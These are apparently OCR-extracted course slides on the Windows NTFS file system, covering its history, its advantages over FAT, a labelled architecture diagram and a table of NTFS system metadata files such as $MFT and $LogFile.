
Windows File Systems: New Technology File System (NTFS)

- NTFS is the **standard file system of Windows NT** and its descendants Windows XP, Vista, 7, 8.1, 10, 11, server 2003, server 2008, server 2012, Server 2016, Server 2019, and Server 2022

- From Windows NT 3.1, it is the default file system of the Windows NT family


- It includes several improvements over FAT, such as enhanced **support for metadata** and the use of advanced data structures to improve performance, reliability, and disk space utilization, besides extensions such as security access control lists and file system journaling

Notes:



Windows File Systems: NTFS Architecture


Kernel Mode
User Mode
Hard Disk
Master Boot Record
Boot Sector
Ntldr
NTFS.sys
Ntoskrnl.exe
Operating System
Application



Windows File Systems: NTFS System Files

File Name	Description
$attrdef	Contains definitions of all system-and user-defined attributes of the volume
$badclus	Contains all the bad clusters
$bitmap	Contains a bitmap for the entire volume
$boot	Contains the volume's bootstrap
$logfile	Used for recovery purposes
$mft	Contains a record for every file
$mftmirr	Mirrors the MFT used for recovering files
$quota	Indicates a disk quota for each user
$upcase	Converts characters into uppercase Unicode
$volume	Contains the volume name and version number

